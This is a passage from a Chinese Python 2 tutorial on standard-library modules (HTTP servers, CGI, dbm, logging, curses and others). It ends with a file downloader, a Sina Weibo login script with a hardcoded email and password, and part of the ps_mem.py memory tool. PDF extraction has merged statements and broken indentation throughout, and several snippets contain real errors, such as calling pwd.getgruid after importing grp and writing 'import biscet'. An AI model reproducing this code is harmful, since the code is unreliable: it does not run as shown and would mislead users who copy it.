server = SocketServer.TCPServer(("",1234), TimeRequestHandler) print "listening on port 1234"

server.serve\_forever()

**9.5.3.12.18 BaseHTTPServer**

每次请求根目录返回不同数据

#!/usr/bin/python

import BaseHTTPServer import cgi, random, sys

MSG = [

"1",

"2",

"3"

]

class Handler(BaseHTTPServer.BaseHTTPRequestHandler): def do\_GET(self):

if self.path != "/":

self.send\_error(404, "File not found") return

self.send\_response(200) self.send\_header("Content-type", "text/html") self.end\_headers()

try:

stdout = sys.stdout sys.stdout = self.wfile self.makepage()

finally:

sys.stdout = stdout def makepage(self):

tagline = random.choice(MSG)

print "<i>%s</i>" % cgi.escape(tagline)

httpd = BaseHTTPServer.HTTPServer(("",1234), Handler) print "serving at port 1234"

944/990

QQ群：632167235

httpd.serve\_forever()

**9.5.3.12.19 SimpleHTTPServer**

简单HTTP server #!/usr/bin/python

import SimpleHTTPServer import SocketServer

Handler = SimpleHTTPServer.SimpleHTTPRequestHandler httpd = SocketServer.TCPServer(("", 1234), Handler) httpd.serve\_forever()

----------------------

代理服务器

#!/usr/bin/python

import SocketServer import SimpleHTTPServer import urllib

class Proxy(SimpleHTTPServer.SimpleHTTPRequestHandler): def do\_GET(self):

self.copyfile(urllib.urlopen(self.path), self.wfile) httpd = SocketServer.ForkingTCPServer(("", 1234), Proxy) httpd.serve\_forever()

**9.5.3.12.20 CGIHTTPServer**

#!/usr/bin/python

import CGIHTTPServer import BaseHTTPServer

class Handler(CGIHTTPServer.CGIHTTPRequestHandler): cgi\_directories = ["/."]

httpd = BaseHTTPServer.HTTPServer(("", 1234), Handler) httpd.serve\_forever()

**9.5.3.12.21 cgi**

#!/usr/bin/python

import cgi import os, urllib

query = os.environ.get("QUERY\_STRING") if not query:

query = "."

script = os.environ.get("SCRIPT\_NAME", "") if not script:

script = "a.py"

945/990

QQ群：632167235

try:

files = os.listdir(os.path.join("/", query))

except os.error:

files = []

for file in files:

link = cgi.escape(file)

if os.path.isdir(os.path.join("/", query, file)):

href = script + "?" + os.path.join(query, file)

print "<p><a href = '%s'>%s</a>" % (href, cgi.escape(link))

else:

print "<p>%s" % link

**9.5.3.12.22 webbrowser**

#!/usr/bin/python

import webbrowser import time

[webbrowser.open("http://www.baidu.com")](http://www.baidu.com/) time.sleep(3) [webbrowser.open("htp://www.baidu.com")](http://www.baidu.com/)

**9.5.3.13** 国际化

**9.5.3.13.1 locale**

格式化数据

#!/usr/bin/python

import locale

print "locale", "=>", locale.setlocale(locale.LC\_ALL, "")

value = 4711

print locale.format("%d", value, 1), "==", print locale.atoi(locale.format("%d", value, 1))

value = 47.11

print locale.format("%f", value, 1), "==", print locale.atof(locale.format("%f", value, 1))

info = locale.localeconv() print info["int\_curr\_symbol"]

----------------------

得到当前平台编码

#!/usr/bin/python

import locale

946/990

QQ群：632167235

lang, encod = locale.getdefaultlocale() print "language is", lang

print "encoding is", encod

**9.5.3.14** 多媒体相关模块

**9.5.3.14.1 imghdr**

识别图片格式

#!/usr/bin/python

import imghdr

result = imghdr.what("1.png")

if result:

print "file format:", result

else:

print "cannot identity file"

#=>file format: png

**9.5.3.14.2 Image**

#!/usr/bin/python

import Image

im = Image.open("1.png")

print im.format, im.mode, im.size

#=>PNG RGB (1366, 768)

**9.5.3.14.3 sndhdr**

#!/usr/bin/python

import sndhdr

result = sndhdr.what("1.mp3")

if result:

print "file format:", result

else:

print "cannot identity file"

947/990

QQ群：632167235

**9.5.3.15** 数据储存

**9.5.3.15.1 anydbm**

anydbm 模块为简单数据库驱动提供了统一标准的接口.

当第一次被导入的时候, anydbm 模块会自动寻找一个合适的数据库驱动, 按照dbhash , gdbm , dbm , 或

dumbdbm 的顺序尝试. 如果没有找到任何模块, 它将引发一个 ImportError 异常.

#!/usr/bin/python

import anydbm

db = anydbm.open("1.db", "c") db["1"]="one"

db["2"]="two" db.close()

db = anydbm.open("1.db", "r") for key in db.keys():

print repr(key), repr(db[key])

**9.5.3.15.2 whichdb**

whichdb 模块可以判断给定数据库文件的格式

#!/usr/bin/python

import whichdb

result = whichdb.whichdb("1.db") if result:

print "file created by", result handler = import (result) db = handler.open("1.db", "r") print db.keys()

else:

if result is None:

print "cannot read database file", filename

else:

print "cannot identity database file", filename

**9.5.3.15.3 shelve**

shelve 模块使用数据库驱动实现了字典对象的持久保存. shelve 对象使用字符串作为键, 但值可以是任意类型, 所有可以被 pickle 模块处理的对象都可以作为它的值.

#!/usr/bin/python

import shelve

db = shelve.open("2.db", "c")

948/990

QQ群：632167235

db["1"] = "one"

db["2"] = "two" db.close()

db = shelve.open("2.db", "r") for key in db.keys():

print repr(key), repr(db[key])

----------------------

#!/usr/bin/python

import shelve import gdbm

print shelve.Shelf(gdbm.open("3.db", "c"))

**9.5.3.15.4 dbhash**

(可选) dbhash 模块为 bsddb 数据库驱动提供了一个 dbm 兼容的接口.

import dbhash

db = dbhash.open("1.db", "c") db["1"] = "one"

db["2"] = "two" db.close()

db = dbhash.open("1.db", "r") for key in db.keys():

print repr(key), repr(db[key])

**9.5.3.15.5 dbm**

(可选) dbm 模块提供了一个到 dbm 数据库驱动的接口(在许多 Unix 平台上都可用). import dbm

db = dbm.open("1.db", "c") db["1"] = "one"

db["2"] = "two" db.close()

db = dbm.open("1.db", "r") for key in db.keys():

print repr(key), repr(db[key])

**9.5.3.15.6 dumbdbm**

dumbdbm 模块是一个简单的数据库实现, 与 dbm 一类相似, 但使用纯 Python实现. 它使用两个文件: 一个二进制文件 ( .dat ) 用于储存数据, 一个文本文件 ( .dir ) 用于数据描述.

#!/usr/bin/python

import dumbdbm

949/990

QQ群：632167235

db = dumbdbm.open("1.db", "c") db["1"] = "one"

db["2"] = "two" db.close()

db = dumbdbm.open("1.db", "r") for key in db.keys():

print repr(key), repr(db[key])

**9.5.3.15.7 gdbm**

(可选) gdbm 模块提供了到 GNU dbm 数据驱动的接口

import gdbm

db = gdbm.open("1.db", "c") db["1"] = "one"

db["2"] = "two" db.close()

db = gdbm.open("1.db", "r") for key in db.keys():

print repr(key), repr(db[key])

**9.5.3.15.8 sqlite3**

import sqlite3

con = sqlite3.connect('a.db') cursor = con.cursor()

cursor.execute("select \* from table;") print (cursor.fetchall())

**9.5.3.16** 工具和其他

**9.5.3.16.1 pdb.py**

类似gdb的调试工具

python /usr/lib/python2.7/pdb.pyc a.py

**9.5.3.16.2 fcntl**

#!/usr/bin/python

950/990

QQ群：632167235

import fcntl, os, time

FILE = "1.txt"

if not os.path.exists(FILE): file = open(FILE, "w") file.write("0") file.close()

for i in range(20):

file = open(FILE, "r+")

#

fcntl.flock(file.fileno(), fcntl.LOCK\_EX) counter = int(file.readline()) +1 file.seek(0)

file.write(str(counter)) file.close()

print os.getpid(), "=>", counter time.sleep(0.1)

#

**9.5.3.16.3 pwd**

#!/usr/bin/python

import pwd import os

print pwd.getpwuid(os.getgid()) print pwd.getpwnam("root")

----------------------

#!/usr/bin/python

import pwd import os

\_pwd = {}

for info in pwd.getpwall():

\_pwd[info[0]] = \_pwd[info[2]] = info

print \_pwd[os.getuid()] print \_pwd["root"]

**9.5.3.16.4 grp**

#!/usr/bin/python

import grp import os

print pwd.getgruid(os.getgid()) print pwd.getgrnam("root")

----------------------

#!/usr/bin/python

951/990

QQ群：632167235

import grp import os

\_pwd = {}

for info in pwd.getgrall():

\_pwd[info[0]] = \_pwd[info[2]] = info

print \_pwd[os.getuid()] print \_pwd["root"]

**9.5.3.16.5 nis**

#!/usr/bin/python

import nis import string

print nis.cat("ypservers")

print string.split(nis.match("bacon", "hosts.byname"))

**9.5.3.16.6 curses**

控制台模块

#!/usr/bin/python

import curses

text = [

"a very simple curses demo" ","

"(press any key to exit)"

]

screen = curses.initscr() curses.noecho() curses.cbreak()

rows, columns = screen.getmaxyx() screen.border()

y = (rows - len(text)) / 2 for line in text:

screen.addstr(y, (columns-len(line))/2, line) y = y + 1

screen.getch() curses.endwin()

**9.5.3.16.7 termios**

终端控制设备

#!/usr/bin/python

import termios import sys

952/990

QQ群：632167235

fileno = sys.stdin.fileno()

attr = termios.tcgetattr(fileno) orig = attr[:]

print "attr =>", attr[:]

attr[3] = attr[3] & ~termios.ECHO

try:

termios.tcsetattr(fileno, termios.TCSADRAIN, attr) message = raw\_input("enter secret message: ")

print finally:

termios.tcsetattr(fileno, termios.TCSADRAIN, orig)

print "secret =>", repr(message)

**9.5.3.16.8 tty**

#!/usr/bin/python

import tty import os,sys

fileno = sys.stdin.fileno()

#tty.setraw(fileno)

#print raw\_input("raw input: ")

tty.setcbreak(fileno)

print raw\_input("cbreak input: ")

os.system("stty sane")

**9.5.3.16.9 resource**

资源监控

#!/usr/bin/python

import resource

print "usage stats =>", resource.getrusage(resource.RUSAGE\_SELF)

print "max cpu =>", resource.getrlimit(resource.RLIMIT\_CPU) print "max data =>", resource.getrlimit(resource.RLIMIT\_DATA)

print "max processes =>", resource.getrlimit(resource.RLIMIT\_NPROC) print "page size =>", resource.getpagesize()

----------------------

设置资源限制

#!/usr/bin/python

import resource

resource.setrlimit(resource.RLIMIT\_CPU, (0, 1))

for i in range(1000):

953/990

QQ群：632167235

for j in range(1000):

for k in range(1000): pass

**9.5.3.16.10 logging**

-----记录到文件-----

import logging

logging.basicConfig(filename='example.log', level=logging.DEBUG, filemode='w') #a增加logging.debug('%s, %s', 'hello', 'world')

logging.info('h') logging.warning('h') logging.error('h') logging.critical('h') logging.exception('h')

-----修改记录格式-----

logging.basicConfig(filename='example.log', format='%(asctime)s:%(levelname)s:%(message)s', datefmt='%m/

%d/%Y %I:%M:%S %p)

-----记录日志到多个模块-----

#!/usr/bin/python

import logging

logger = logging.getLogger('some\_app') logger.setLevel(logging.DEBUG)

fh = logging.FileHandler('some\_app.log') fh.setLevel(logging.DEBUG)

ch = logging.StreamHandler() ch.setLevel(logging.ERROR)

formatter = logging.Formatter('%(asctime)s - %(name)s - %(levelname)s - %(message)s') fh.setFormatter(formatter)

ch.setFormatter(formatter)

logger.addHandler(fh) logger.addHandler(ch)

logger.info('info') logger.critical('critical')

-----在不同地方输出不同的日志格式-----

import logging

logging.basicConfig(level=logging.DEBUG, format='%(asctime)s %(name)-12s %(levelname)-8s %(message)s', datefmt='%m-%d %H:%M', filename='log.log', filemode='w')

console = logging.StreamHandler() console.setLevel(logging.INFO)

formatter = logging.Formatter('%(name)-12s: %(levelname)-8s %(message)s') console.setFormatter(formatter)

logging.getLogger('').addHandler(console)

logging.info('root info')

954/990

QQ群：632167235

logger1 = logging.getLogger('logger1') logger2 = logging.getLogger('logger2')

logger1.debug('logger1 debug') logger2.warning('logger2 warning')

-----日志轮转-----

#!/usr/bin/python

import glob import logging

import logging.handlers

LOG\_FILENAME = 'logging.out'

my\_logger = logging.getLogger('mylog') my\_logger.setLevel(logging.DEBUG)

handler = logging.handlers.RotatingFileHandler(LOG\_FILENAME, maxBytes=20, backupCount=5) my\_logger.addHandler(handler)

for i in range(20):

my\_logger.debug('i = %d' % i)

logfiles = glob.glob('%s\*' % LOG\_FILENAME)

for filename in logfiles: print (filename)

**9.5.3.16.11 py\_compile**

将文件编译为字节代码

import py\_compile py\_compile.compile("a.py")

**9.5.3.16.12 compileall**

将目录下所有文件编译成字节代码import compileall compileall.compile\_dir(".", force=1)

**9.5.3.16.13 ihooks**

ihooks 模块为替换导入提供了一个框架. 这允许多个导入机制共存.

**9.5.3.16.14 keyword**

keyword 模块有一个包含当前 Python 版本所使用的关键字的列表. 它还提供了一个字典, 以关键字作为

955/990

QQ群：632167235

key , 以一个描述性函数作为 value , 它可用于检查给定单词是否是 Python 关键字.

#!/usr/bin/python

import keyword

name = raw\_input("enter module name: ")

if keyword.iskeyword(name):

print name, "is a reserved word"

print "here's a complete list of reserved words:" print keyword.kwlist

**9.5.3.16.15 pyclbr**

pyclbr 模块包含一个基本的 Python 类解析器, 改模块只包含一个 readmodule 函数, 解析给定模块, 返回一个模块所有顶层类组成的列表.

import pyclbr

mod = pyclbr.readmodule("cgi")

for k, v in mod\_items(): print k, v

**9.5.3.16.16 filecmp**

比较文件和目录的不同

import filecmp

filecmp.cmp("f1", "f2")

**9.5.3.16.17 cmd**

命令行接口

#!/usr/bin/python

import cmd import string, sys

class CLI(cmd.Cmd): def init (self):

cmd.Cmd. init (self) self.prompt = '>'

def do\_hello(self, arg):

print "hello again", arg, "!" def help\_hello(self):

print "syntax: hello [message]", print "-- prints a hello message"

def do\_quit(self):

sys.exit(1) def help\_quit(self):

print "syntax: quit",

print "-- teriminates the application"

956/990

QQ群：632167235

do\_q = do\_quit

cli = CLI() cli.cmdloop()

**9.5.3.16.18 statvfs**

statvfs 模块包含一些与 os.statvfs (可选)函数配合使用的常量和函数, 该函数会返回文件系统的相关信息.

import statvfs import os

st = os.statvfs(".")

print preferred block size", "=>", st[statvfs.F\_BSIZE]

**9.5.3.16.19 calendar**

calendar 模块是 Unix cal 命令的 Python 实现.

import calendar calendar.prmonth(1999, 12) calendar.prcal(2000)

**9.5.3.16.20 bisect**

用于向排序后的序列插入对象， 且保证序列顺序

import biscet

list = [10, 20, 30]

bisect.insort(list, 20)

**9.5.4** 实例

**9.5.4.1** 下载文件

#!/usr/bin/python #coding:utf-8

import urllib2, urllib

# 显示文件下载进度

**def** callbackinfo(down, block, size): per = 100.0 \* down \* block /size **if** per > 100:

per = 100

957/990

QQ群：632167235

**print** '%d' % per

url = 'http://www.sina.com.cn' local = 'sina.out'

urllib.urlretrieve(url, local, callbackinfo)

# 断点续传

url = ['http://client.akamai.com/install/test-objects/10MB.bin'](http://client.akamai.com/install/test-objects/10MB.bin%27) request = urllib2.Request(url)

f = urllib2.urlopen(request)

# 查看返回长度， 有content-length则支持区间访问**print** f.headers['content-length'] request.headers['Range'] = 'bytes=%s-%s' % (10-20) f = urllib2.urlopen(request)

**print** f.headers.headers

**9.5.4.2** 登录新浪

#!/usr/bin/python3

# -\*- encoding: utf-8 -\*-

import re

import urllib.parse import urllib.request import http.cookiejar import base64 import binascii import rsa

# 接下来的请求都带有cookie

cj = http.cookiejar.LWPCookieJar()

cookie\_support = urllib.request.HTTPCookieProcessor(cj)

opener = urllib.request.build\_opener(cookie\_support, urllib.request.HTTPHandler) urllib.request.install\_opener(opener)

# 封装的GET函数

**def** getData(url):

headers = {'User-Agent':'Mozilla/5.0'}

request = urllib.request.Request(url, headers=headers) response = urllib.request.urlopen(request)

text = response.read().decode('gb2312')

**return** text

# 封装的POST函数

**def** postData(url, data):

headers = {'User-Agent':'Mozilla/5.0'}

data = urllib.parse.urlencode(data).encode('utf-8') request = urllib.request.Request(url, data, headers) response = urllib.request.urlopen(request)

text = response.read().decode('gb2312')

**return** text

**def** login\_weibo(nick, pwd):

# 登录前的预请求

prelogin\_url = ['http://login.sina.com.cn/sso/prelogin.php?](http://login.sina.com.cn/sso/prelogin.php) entry=weibo&callback=sinaSSOController.preloginCallBack&su=%s&rsakt=mod&checkpin=1&client=ssologin.js (v1.4.15)&\_=1400822309846' % nick

prelogin = getData(prelogin\_url)

958/990

QQ群：632167235

# 从预请求中得到的参数

servertime = re.findall('"servertime":(.\*?),', prelogin)[0] pubkey = re.findall('"pubkey":"(.\*?)",', prelogin)[0]

rsakv = re.findall('"rsakv":"(.\*?)",', prelogin)[0]

nonce = re.findall('"nonce":"(.\*?)",', prelogin)[0]

# 计算su参数

su = base64.b64encode(bytes(urllib.request.quote(nick), encoding='utf-8'))

# 计算sp参数

rsaPublickey = **int**(pubkey, 16)

key = rsa.PublicKey(rsaPublickey, 65537)

msg = bytes(**str**(servertime) + '\t' + **str**(nonce) + '\n' + **str**(pwd), encoding='utf-8') sp = binascii.b2a\_hex(rsa.encrypt(msg, key))

# POST所需提交的参数， door为验证码， 未实现

param = {'entry':'account', 'gateway':1, 'from':'', 'savestate':0, 'useticket':0, 'pagerefer':'http:// login.sina.com.cn/sso/logout.php', 'vsnf':1, 'su':su, 'service':'sso', 'servertime':servertime, 'nonce':nonce, 'pwencode':'rsa2', 'rsakv':rsakv, 'sp':sp, 'sr':'1680\*1050', 'encoding':'UTF-8', 'cdult':3, 'domain':'sina.com.cn', 'prelt':961, 'returntype':'TEXT'}

s = postData(['http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.15)'](http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.15)%27), param)

# 得到登录后的昵称

text = getData(['http://login.sina.com.cn/member/my.php'](http://login.sina.com.cn/member/my.php%27)))

**print**(re.search('您好： <span class="username">(.\*?)</span>', text).group(1))

login\_weibo('lent@sina.com', 'lenmi')

**9.5.4.3** 枚举进程使用的内存

#!/usr/bin/env python

# Try to determine how much RAM is currently being used per program. # Note per \_program\_, not per process. So for example this script

# will report RAM used by all httpd process together. In detail it reports:

# sum(private RAM for program processes) + sum(Shared RAM for program processes) # The shared RAM is problematic to calculate, and this script automatically

# selects the most accurate method available for your kernel.

# Licence: LGPLv2

# Author: [P@draigBrady.com](mailto:P@draigBrady.com)

# Source:

<http://www.pixelbeat.org/scripts/ps_mem.py>

# V1.0 # V1.1 # V1.2 #

# V1.3 #

#

# V1.4 #

# #

# V1.5 # V1.6 #

# V1.7

06 Jul 2005 Initial release

11 Aug 2006 root permission required for accuracy

08 Nov 2006

Add total to output

Use KiB,MiB,... for units rather than K,M,...

1. Nov 2006 Ignore shared col from /proc/$pid/statm for

2.6 kernels up to and including 2.6.9.

There it represented the total file backed extent

1. Nov 2006 Remove total from output as it's meaningless (the shared values overlap with other programs).

Display the shared column. This extra info is useful, especially as it overlaps between programs.

26 Mar 2007 Remove redundant recursion from human()

05 Jun 2007

Also report number of processes with a given name.

Patch from [riccardo.murri@gmail.com](mailto:riccardo.murri@gmail.com)

20 Sep 2007 Use PSS from /proc/$pid/smaps if available, which

959/990

QQ群：632167235

# # # # #

# V1.8 #

#

# V1.9 #

fixes some over-estimation and allows totalling. Enumerate the PIDs directly rather than using ps, which fixes the possible race between reading

RSS with ps, and shared memory with this program. Also we can show non truncated command names.

28 Sep 2007 More accurate matching for stats in /proc/$pid/smaps as otherwise could match libraries causing a crash.

Patch from [patrice.bouchand.fedora@gmail.com](mailto:patrice.bouchand.fedora@gmail.com)

20 Feb 2008 Fix invalid values reported when PSS is available.

Reported by Andrey Borzenkov [<arvidjaar@mail.ru>](mailto:arvidjaar@mail.ru)

# V3.3

24 Jun 2014

# <http://github.com/pixelb/scripts/commits/master/scripts/ps_mem.py>

# Notes:

#

# All interpreted programs where the interpreter is started # by the shell or with env, will be merged to the interpreter

# (as that's what's given to exec). For e.g. all python programs

# starting with "#!/usr/bin/env python" will be grouped under python. # You can change this by using the full command line but that will

# have the undesirable affect of splitting up programs started with # differing parameters (for e.g. mingetty tty[1-6]).

#

# For 2.6 kernels up to and including 2.6.13 and later 2.4 redhat kernels

# (rmap vm without smaps) it can not be accurately determined how many pages # are shared between processes in general or within a program in our case:

#<http://lkml.org/lkml/2005/7/6/250>

# A warning is printed if overestimation is possible.

# In addition for 2.6 kernels up to 2.6.9 inclusive, the shared

# value in /proc/$pid/statm is the total file-backed extent of a process.

# We ignore that, introducing more overestimation, again printing a warning. # Since kernel 2.6.23-rc8-mm1 PSS is available in smaps, which allows

# us to calculate a more accurate value for the total RAM used by programs. #

# Programs that use CLONE\_VM without CLONE\_THREAD are discounted by assuming # they're the only programs that have the same /proc/$PID/smaps file for

# each instance. This will fail if there are multiple real instances of a

# program that then use CLONE\_VM without CLONE\_THREAD, or if a clone changes # its memory map while we're checksumming each /proc/$PID/smaps.

#

# I don't take account of memory allocated for a program

# by other programs. For e.g. memory used in the X server for # a program could be determined, but is not.

#

# FreeBSD is supported if linprocfs is mounted at /compat/linux/proc/ # FreeBSD 8.0 supports up to a level of Linux 2.6.16

import getopt import time import errno import os import sys

**try**:

# md5 module is deprecated on python 2.6 # so try the newer hashlib first

import hashlib

md5\_new = hashlib.md5

**except** ImportError: import md5 md5\_new = md5.new

960/990

QQ群：632167235

# The following exits cleanly on Ctrl-C or EPIPE # while treating other exceptions as before. **def** std\_exceptions(etype, value, tb):

sys.excepthook = sys. excepthook

**if issubclass**(etype, KeyboardInterrupt):

**pass**

**elif issubclass**(etype, IOError) **and** value.errno == errno.EPIPE:

**pass else**:

sys. excepthook (etype, value, tb) sys.excepthook = std\_exceptions

#

# Define some global variables #

PAGESIZE = os.sysconf("SC\_PAGE\_SIZE") / 1024 #KiB

our\_pid = os.getpid()

have\_pss = 0

**class** Proc:

**def** init (self): uname = os.uname()

**if** uname[0] == "FreeBSD": self.proc = '/compat/linux/proc'

**else**:

self.proc = '/proc'

**def** path(self, \*args):

**return** os.path.join(self.proc, \*(**str**(a) **for** a **in** args))

**def open**(self, \*args):

**try**:

**return open**(self.path(\*args)) **except** (IOError, OSError):

val = sys.exc\_info()[1]

**if** (val.errno == errno.ENOENT **or** # kernel thread or process gone val.errno == errno.EPERM):

**raise** LookupError

**raise**

proc = Proc()

#

# Functions #

**def** parse\_options():

**try**:

long\_options = ['split-args', 'help', 'total']

opts, args = getopt.getopt(sys.argv[1:], "shtp:w:", long\_options)

**except** getopt.GetoptError: sys.stderr.write(help()) sys.exit(3)

**if len**(args):

sys.stderr.write("Extraneous arguments: %s\n" % args)

961/990

QQ群：632167235

sys.exit(3)

# ps\_mem.py options split\_args = False pids\_to\_show = **None** watch = **None** only\_total = False

**for** o, a **in** opts:

**if** o **in** ('-s', '--split-args'): split\_args = True

**if** o **in** ('-t', '--total'): only\_total = True

**if** o **in** ('-h', '--help'): sys.stdout.write(help()) sys.exit(0)

**if** o **in** ('-p',):

**try**:

pids\_to\_show = [**int**(x) **for** x **in** a.split(',')]

**except**:

sys.stderr.write(help()) sys.exit(3)

**if** o **in** ('-w',):

**try**:

watch = **int**(a) **except**:

sys.stderr.write(help()) sys.exit(3)

**return** (split\_args, pids\_to\_show, watch, only\_total)

**def** help():

help\_msg = 'Usage: ps\_mem [OPTION]...\n' \ 'Show program core memory usage\n' \

'\n' \

' -h, -help

Show this help\n' \

' -p <pid>[,pid2,...pidN] Only show memory usage PIDs in the specified list\n' \

* -s, --split-args
* -t, --total ' -w <N>

Show and separate by, all command line arguments\n' \ Show only the total value\n' \

Measure and show process memory every N seconds\n'

**return** help\_msg

#(major,minor,release)

**def** kernel\_ver():

kv = proc.open('sys/kernel/osrelease').readline().split(".")[:3] last = **len**(kv)

**if** last == 2: kv.append('0')

last -= 1

**while** last > 0:

**for** char **in** "-\_":

kv[last] = kv[last].split(char)[0]

**try**:

**int**(kv[last]) **except**:

kv[last] = 0

last -= 1

**return** (**int**(kv[0]), **int**(kv[1]), **int**(kv[2]))

962/990

QQ群：632167235

#return Private,Shared

#Note shared is always a subset of rss (trs is not always)

**def** getMemStats(pid): **global** have\_pss mem\_id = pid #unique Private\_lines = [] Shared\_lines = [] Pss\_lines = []

Rss = (**int**(proc.open(pid, 'statm').readline().split()[1])

\* PAGESIZE)

**if** os.path.exists(proc.path(pid, 'smaps')): #stat digester = md5\_new()

**for** line **in** proc.open(pid, 'smaps').readlines(): #open # Note we checksum smaps as maps is usually but # not always different for separate processes. digester.update(line.encode('latin1'))

**if** line.startswith("Shared"): Shared\_lines.append(line)

**elif** line.startswith("Private"): Private\_lines.append(line)

**elif** line.startswith("Pss"): have\_pss = 1 Pss\_lines.append(line)

mem\_id = digester.hexdigest()

Shared = **sum**([**int**(line.split()[1]) **for** line **in** Shared\_lines]) Private = **sum**([**int**(line.split()[1]) **for** line **in** Private\_lines]) #Note Shared + Private = Rss above

#The Rss in smaps includes video card mem etc.

**if** have\_pss:

pss\_adjust = 0.5 # add 0.5KiB as this avg error due to trunctation Pss = **sum**([**float**(line.split()[1])+pss\_adjust **for** line **in** Pss\_lines])

Shared = Pss - Private

**elif** (2,6,1) <= kernel\_ver() <= (2,6,9):

Shared = 0 #lots of overestimation, but what can we do?

Private = Rss

**else**:

Shared = **int**(proc.open(pid, 'statm').readline().split()[2]) Shared \*= PAGESIZE

Private = Rss - Shared

**return** (Private, Shared, mem\_id)

**def** getCmdName(pid, split\_args):

cmdline = proc.open(pid, 'cmdline').read().split("\0")

**if** cmdline[-1] == '' **and len**(cmdline) > 1: cmdline = cmdline[:-1]

path = proc.path(pid, 'exe')

**try**:

path = os.readlink(path)

# Some symlink targets were seen to contain NULs on RHEL 5 at least # https://github.com/pixelb/scripts/pull/10, so take string up to NUL path = path.split('\0')[0]

**except** OSError:

val = sys.exc\_info()[1]

**if** (val.errno == errno.ENOENT **or** # either kernel thread or process gone val.errno == errno.EPERM):

**raise** LookupError

**raise**

**if** split\_args:

963/990

QQ群：632167235

**return** " ".join(cmdline)

**if** path.endswith(" (deleted)"): path = path[:-10]

**if** os.path.exists(path): path += " [updated]"

**else**:

#The path could be have prelink stuff so try cmdline #which might have the full path present. This helped for:

#/usr/libexec/notification-area-applet.#prelink#.fX7LCT (deleted)

**if** os.path.exists(cmdline[0]):

path = cmdline[0] + " [updated]"

**else**:

path += " [deleted]" exe = os.path.basename(path)

cmd = proc.open(pid, 'status').readline()[6:-1]

**if** exe.startswith(cmd):

cmd = exe #show non truncated version

#Note because we show the non truncated name #one can have separated programs as follows:

#584.0 KiB + 1.0 MiB = 1.6 MiB mozilla-thunder (exe -> bash) # 56.0 MiB + 22.2 MiB = 78.2 MiB mozilla-thunderbird-bin

**return** cmd

#The following matches "du -h" output #see also human.py

**def** human(num, power="Ki", units=**None**):

**if** units **is None**:

powers = ["Ki", "Mi", "Gi", "Ti"]

**while** num >= 1000: #4 digits

num /= 1024.0

power = powers[powers.index(power)+1]

**return** "%.1f %sB" % (num, power)

**else**:

**return** "%.f" % ((num \* 1024) / units)

**def** cmd\_with\_count(cmd, count):

**if** count > 1:

**return** "%s (%u)" % (cmd, count)

**else**:

**return** cmd

#Warn of possible inaccuracies #2 = accurate & can total

#1 = accurate only considering each process in isolation #0 = some shared mem not reported

#-1= all shared mem not reported

**def** shared\_val\_accuracy(): ["""http://wiki.apache.org/spamassassin/TopSharedMemoryBug"""](http://wiki.apache.org/spamassassin/TopSharedMemoryBug) kv = kernel\_ver()

pid = os.getpid()

**if** kv[:2] == (2,4):

**if** proc.open('meminfo').read().find("Inact\_") == -1:

**return** 1

**return** 0

**elif** kv[:2] == (2,6):

**if** os.path.exists(proc.path(pid, 'smaps')):

**if** proc.open(pid, 'smaps').read().find("Pss:")!=-1:

**return** 2

**else**:

964/990

QQ群：632167235

**return** 1

**if** (2,6,1) <= kv <= (2,6,9):

**return** -1

**return** 0

**elif** kv[0] > 2 **and** os.path.exists(proc.path(pid, 'smaps')):

**return** 2

**else**:

**return** 1

**def** show\_shared\_val\_accuracy( possible\_inacc, only\_total=False ): level = ("Warning","Error")[only\_total]

**if** possible\_inacc == -1: sys.stderr.write(

"%s: Shared memory is not reported by this system.\n" % level

)

sys.stderr.write(

"Values reported will be too large, and totals are not reported\n"

)

**elif** possible\_inacc == 0: sys.stderr.write(

"%s: Shared memory is not reported accurately by this system.\n" % level

)

sys.stderr.write(

"Values reported could be too large, and totals are not reported\n"

)

**elif** possible\_inacc == 1: sys.stderr.write(

"%s: Shared memory is slightly over-estimated by this system\n" "for each program, so totals are not reported.\n" % level

)

sys.stderr.close()

**if** only\_total **and** possible\_inacc != 2: sys.exit(1)

**def** get\_memory\_usage( pids\_to\_show, split\_args, include\_self=False, only\_self=False ): cmds = {}

shareds = {} mem\_ids = {} count = {}

**for** pid **in** os.listdir(proc.path('')):

**if not** pid.isdigit():

**continue**

pid = **int**(pid)

# Some filters

**if** only\_self **and** pid != our\_pid:

**continue**

**if** pid == our\_pid **and not** include\_self:

**continue**

**if** pids\_to\_show **is not None and** pid **not in** pids\_to\_show:

**continue**

**try**:

cmd = getCmdName(pid, split\_args)

**except** LookupError: #operation not permitted

#kernel threads don't have exe links or #process gone

**continue**

**try**:

965/990

QQ群：632167235

private, shared, mem\_id = getMemStats(pid)

**except** RuntimeError:

**continue** #process gone

**if** shareds.get(cmd):

**if** have\_pss: #add shared portion of PSS together shareds[cmd] += shared

**elif** shareds[cmd] < shared: #just take largest shared val shareds[cmd] = shared

**else**:

shareds[cmd] = shared

cmds[cmd] = cmds.setdefault(cmd, 0) + private

**if** cmd **in** count: count[cmd] += 1

**else**:

count[cmd] = 1

mem\_ids.setdefault(cmd, {}).update({mem\_id:**None**})

#Add shared mem for each program total = 0

**for** cmd **in** cmds: cmd\_count = count[cmd]

**if len**(mem\_ids[cmd]) == 1 **and** cmd\_count > 1:

# Assume this program is using CLONE\_VM without CLONE\_THREAD # so only account for one of the processes

cmds[cmd] /= cmd\_count

**if** have\_pss:

shareds[cmd] /= cmd\_count cmds[cmd] = cmds[cmd] + shareds[cmd] total += cmds[cmd] #valid if PSS available

sorted\_cmds = **sorted**(cmds.items(), key=**lambda** x:x[1]) sorted\_cmds = [x **for** x **in** sorted\_cmds **if** x[1]]

**return** sorted\_cmds, shareds, count, total

**def** print\_header():

sys.stdout.write(" Private + Shared = RAM used\tProgram\n\n")

**def** print\_memory\_usage(sorted\_cmds, shareds, count, total):

**for** cmd **in** sorted\_cmds:

sys.stdout.write("%9s + %9s = %9s\t%s\n" % (human(cmd[1]-shareds[cmd[0]]),

human(shareds[cmd[0]]), human(cmd[1]), cmd\_with\_count(cmd[0], count[cmd[0]])))

**if** have\_pss: sys.stdout.write("%s\n%s%9s\n%s\n" %

("-" \* 33, " " \* 24, human(total), "=" \* 33))

**def** verify\_environment():

**if** os.geteuid() != 0:

sys.stderr.write("Sorry, root permission required.\n")

**if** name == ' main ': sys.stderr.close() sys.exit(1)

**try**:

kv = kernel\_ver()

**except** (IOError, OSError): val = sys.exc\_info()[1]

**if** val.errno == errno.ENOENT: sys.stderr.write(

966/990

QQ群：632167235

"Couldn't access " + proc.path('') + "\n"

